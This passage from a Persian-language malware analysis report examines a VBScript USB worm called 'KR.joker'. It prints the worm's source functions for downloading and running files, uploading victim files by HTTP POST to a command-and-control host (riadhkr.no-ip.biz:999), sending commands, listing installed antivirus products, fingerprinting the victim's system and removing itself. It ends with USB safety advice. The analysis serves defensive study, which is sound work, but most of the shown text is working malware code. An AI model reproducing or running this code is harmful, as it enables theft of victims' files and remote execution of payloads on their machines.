        set  objstreamdownload = createobject("adodb.stream")
        with objstreamdownload
             .type = 1
             .open
             .write HttpDownload.responsebody
             .savetofile SavingPath
             .close
        end with
        set objstreamdownload  = nothing
    end if
    if FsoFileDownload.fileexists(SavingPath) then
       wsh.run FsoFileDownload.getfile (SavingPath).shortpath
    end if
end sub
```

۶-۱-۱۳ تابع آپلود فایل از دیسک به سمت سرور C&C

این تابع نام یک فایل را به عنوان پارامتر (fileurl) می گیرد. سپس محتوای فایل را خوانده و آن را در قالب یک بسته http از نوع post به آدرس http://MasterHost:BackdoorPort/is-recving<|>fileurl که سرور C&C بدافزار است، ارسال می کند که طبق مقادیر متغیرهای پیکربندی مقدار MasterHost، "riadhkr.no-ip.biz" و مقدار BackdoorPort، "۹۹۹" می باشد. در واقع آدرس آپلود سرور C&C، http://riadhkr.no-ip.biz:۹۹۹/is-recving<|>fileurl می باشد.

```
function upload (fileurl)

    dim  xmlobject,objstreamuploade,buffer
    set  objstreamuploade = createobject("adodb.stream")
    with objstreamuploade
        .type = 1
        .open
        .loadfromfile fileurl
        buffer = .read
        .close
    end with
    set objstreamdownload = nothing
    set xmlobject = createobject("msxml2.xmlhttp")
    xmlobject.open "post","http://" & MasterHost & ":" & BackdoorPort &"/" & "is-recving" &
    VbsSeparator & fileurl, false
    xmlobject.send buffer
end function
```

۶-۱-۱۴ تابع ارسال یک درخواست به سمت سرور C&C

این تابع دو پارامتر به نام های cmd و param را به عنوان ورودی می گیرد. پارامتر اول درخواستی است که به سمت سرور C&C ارسال خواهد کرد و param نیز متن درخواست است. درخواست در قالب یک بسته http از نوع post به آدرس http://MasterHost:BackdoorPort/**cmd** که سرور C&C بدافزار است، ارسال می گردد که طبق مقادیر متغیرهای پیکربندی مقدار MasterHost، "riadhkr.no-ip.biz" و مقدار BackdoorPort، "۹۹۹" می باشد. در واقع آدرس دانلود از سرور C&C، http://riadhkr.no-ip.biz:۹۹۹/**cmd** می باشد.

```
function post (cmd ,param)
    post = param
    xmlobject.open "post","http://" & MasterHost & ":" & BackdoorPort &"/" & cmd, false
    xmlobject.setrequestheader "user-agent:",UserInfo
    xmlobject.send param
    post = xmlobject.responsetext
end function
```

۶-۱-۱۵ تابع بدست آوردن لیست آنتی ویروس های نصب شده بر روی سیستم قربانی

```
function security
    on error resume next

    security = ""

    set objwmiservice = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
    set colitems = objwmiservice.execquery("select * from win32_operatingsystem",,48)
    for each objitem in colitems
        versionstr = split (objitem.version,".")
    next
    versionstr = split (colitems.version,".")
    OSversion = versionstr (0) & "."
    for  x = 1 to ubound (versionstr)
         OSversion = OSversion &  versionstr (i)
    next
    OSversion = eval (OSversion)
    if  OSversion > 6 then sc = "securitycenter2" else sc = "securitycenter"

    set winsecurity = getobject("winmgmts:\\localhost\root\" & sc)
    Set AntiAvInstalled = winsecurity.execquery("select * from antivirusproduct","wql",0)

    for each objantivirus in AntiAvInstalled
        security  = security  & objantivirus.displayname & " ."
    next
    if security  = "" then security  = "nan-av"
end function
```

۶-۱-۱۶ تابع دانلود یک فایل از اینترنت

تفاوت این تابع با تابع download این است که تابع download یک یک فایل را فقط از سرور C&C دانلود و بر روی کامپیوتر کاربر ذخیره می کند ولی این تابع یک مسیر url و یک مسیر ذخیره سازی را به عنوان پارامتر می گیرد. فایل را از مسیر url دانلود کرده و سپس در مسیر دیسک ذخیره می کند:

```
sub WebDownloader (fileurl,filename)

    strlink = fileurl
    SavingPath = pathinstall & filename
    set HttpDownload = createobject("msxml2.xmlhttp" )
    HttpDownload.open "get", strlink, false
    HttpDownload.send

    set FsoFileDownload = createobject ("scripting.filesystemobject")
    if  FsoFileDownload.fileexists (SavingPath) then
        FsoFileDownload.deletefile (SavingPath)
    end if

    if HttpDownload.status = 200 then
       dim  objstreamdownload
       set  objstreamdownload = createobject("adodb.stream")
       with objstreamdownload
            .type = 1
            .open
            .write HttpDownload.responsebody
            .savetofile SavingPath
            .close
       end with
       set objstreamdownload = nothing
    end if
    if FsoFileDownload.fileexists(SavingPath) then
       wsh.run FsoFileDownload.getfile (SavingPath).shortpath
    end if
end sub
```

۶-۱-۱۷ تابع بدست آوردن مشخصات سیستم عامل قربانی

این تابع در واقع نسخه سیستم عامل قربانی را بدست آورده و بر می گرداند. عبارت the KR.joker worm نیز به صورت ثابت به این مخشصات اضافه خواهد شد.

```
function UserInfo
    on error resume next
    if  inf = "" then
        inf = UserID & VbsSeparator
        inf = inf  & wsh.expandenvironmentstrings("%computername%") & VbsSeparator
        inf = inf  & wsh.expandenvironmentstrings("%username%") & VbsSeparator

        set root = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
        set os = root.execquery ("select * from win32_operatingsystem")
        for each osinfo in os
            inf = inf & osinfo.caption & VbsSeparator
            exit for
        next
        inf = inf & "the KR.joker worm" & VbsSeparator
        inf = inf & security & VbsSeparator
        inf = inf & usbspreading
        UserInfo = inf
    else
        UserInfo = inf
    end if
end function
```

۶-۱-۱۸ تابع بدست آوردن شناسه کاربری قربانی

این شناسه در واقع شماره سریال دیسک می باشد.

```
function UserID
    on error resume next

    set root = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
    set disks = root.execquery ("select * from win32_logicaldisk")
    for each disk in disks
        if  disk.volumeserialnumber <> "" then
            UserID = disk.volumeserialnumber
            exit for
        end if
    next
end function
```

۶-۱-۱۹ تابع حذف و پاکسازی بدافزار مخرب از سیستم و درایورهای USB

نخست دو مقدار رجیستری تنظیم شده توسط بدافزار از سیستم قربانی حذف می شود. سپس فایل اصلی بدافزار نیز از دیسک حذف خواهد شد. سپس بدافزار به جستجوی درایوهای متصل می پردازد. در هر دایور فایل LNK ساخته شده که عامل انتشار مجدد بدافزار بر روی درایوهای USB است را حذف و سپس فولدرهای مخفی شده را (از طریق تنظیم مقدار attributes به صفر) به حالت اولیه و نرمال بر می گرداند.

```
sub uninstall
    on error resume next
    dim filename
    dim foldername

    wsh.regdelete HKCU
    wsh.regdelete HKLM

    fso.deletefile wscript.scriptfullname ,true

    for  each drive in fso.drives
    if  drive.isready = true then
    if  drive.freespace  > 0 then
    if  drive.drivetype  = 1 then
        for  each file in fso.getfolder ( drive.path & "\").files
            on error resume next
            if  instr (file.name,".") then
                if  lcase (split(file.name, ".")(ubound(split(file.name, "")))) <> "lnk" then
                    file.attributes = 0
                    if  ucase (file.name) <> ucase (wormname) then
                        filename = split(file.name,".")
                        fso.deletefile (drive.path & "\" & filename(0) & ".lnk" )
                    else
                        fso.deletefile (drive.path & "\" & file.name)
                    end If
                else
                    fso.deletefile (file.path)
                end if
            end if
        next
        for each folder in fso.getfolder( drive.path & "\" ).subfolders
            folder.attributes = 0
        next
    end if
    end if
    end if
    next
    wscript.quit
end sub
```

۷ نتیجه گیری و پیشنهادات

هدف اصلی این گزارش، بالا بردن آگاهی از تهدیدهایی است که ممکن است مصرف کنندگان و کسب و کارها آن ها را نادیده بگیرند.

درایوهای USB مزایای بسیاری دارند: فشرده، سریع و یک ابزار تجاری مفید هستند اما خود این دستگاه ها، داده هایی که بر روی آن ها ذخیره می شوند و کامپیوترهایی که به آن ها متصل می شوند همگی به طور بالقوه آسیب پذیر هستند اگر محافظتی برای آن ها در نظر گرفته نشود.

خوشبختانه، راهکارهای موثری برای مصرف کنندگان و سازمان ها وجود دارد که می توانند استفاده از دستگاه های USB را ایمن کنند.

پیشنهاداتی برای تمامی کاربران USB :

- مراقب دستگاه هایی که به کامپیوتر خود متصل می کنید باشید – آیا می دانید از کجا آمده اند؟
- دستگاه های USB رمزگذاری شده مربوط به مارک های قابل اعتماد را خریداری کنید – به این ترتیب شما می دانید که داده های شما ایمن هستند حتی اگر دستگاه را گم کنید.
- اطمینان حاصل کنید که تمام اطلاعات ذخیره شده روی USB نیز رمزگذاری شده اند.
- یک راه حل امنیتی داشته باشید که همه رسانه های قابل حمل را قبل از اتصال به کامپیوتر از نظر وجود نرم افزار مخرب بررسی کند – حتی مارک های قابل اعتماد نیز ممکن است در طی زنجیره عرضه خود در معرض آلودگی قرار گیرند.

پیشنهادات اضافی برای کسب و کارها:

- استفاده از دستگاه های USB را مدیریت کنید: تعیین کنید که کدامیک از دستگاه های USB می‌توانند توسط چه کسی و برای چه کاری استفاده شوند
- آموزش شیوه های مربوط به USB امن را به کارکنان – به ویژه اگر آن ها دستگاه های USB را بین کامپیوترهای خانه و محیط کار جابجا می کنند.
- USB ها را در دسترس و یا روی صفحه نمایش نگذارید.

۸ منابع

- https://msdn.microsoft.com/en-us/library/dd۸۷۱۳۰۵.aspx
- https://www.sentryo.net/usb-flash-drives-serious-cyber-threat-industrial-systems/
- https://securelist.com/usb-threats-from-malware-to-miners/۸۷۹۸۹/
- https://threats.kaspersky.com/en/threat/Worm.VBS.Dinihou/
- https://blog.trendmicro.com/trendlabs-security-intelligence/rising-trend-attackers-using-lnk-files-download-malware/